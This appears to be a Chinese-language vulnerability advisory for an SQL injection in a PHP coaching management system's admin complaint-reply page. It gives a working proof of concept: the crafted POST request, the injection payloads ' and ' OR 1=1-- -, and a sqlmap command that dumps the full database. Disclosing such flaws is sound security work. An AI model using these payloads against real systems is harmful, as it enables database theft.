
PHP 版教练管理系统中存在一个 SQL 注入漏洞。管理员回复功能中的 complaintreply 参数在用于 SQL 查询之前未经过适当的清理。已认证的攻击者(管理员)可以注入恶意 SQL 查询,从而导致完整数据库提取。
/cims/modules/admin/reply.phpcomplaintreplycode-projects.org
PHP 版教练管理系统 https://code-projects.org/coaching-management-system-in-php-with-source-code/
未知(已在截至 2026 年 4 月的最新可用版本上测试)
学生提交投诉 
管理员打开投诉并访问回复功能
POST /cims/modules/admin/reply.php?complaintid=18 HTTP/1.1 Host: 192.168.0.9 Content-Type: application/x-www-form-urlencoded
complaintreply=' OR 1=1-- -&submit=submit

通过 Burp Suite 拦截请求 
注入载荷:
'

观察到 SQL 错误

7. 确认注入:
' OR 1=1-- -

使用以下命令转储数据库:
sqlmap -r sqli.txt --dump
严重性:严重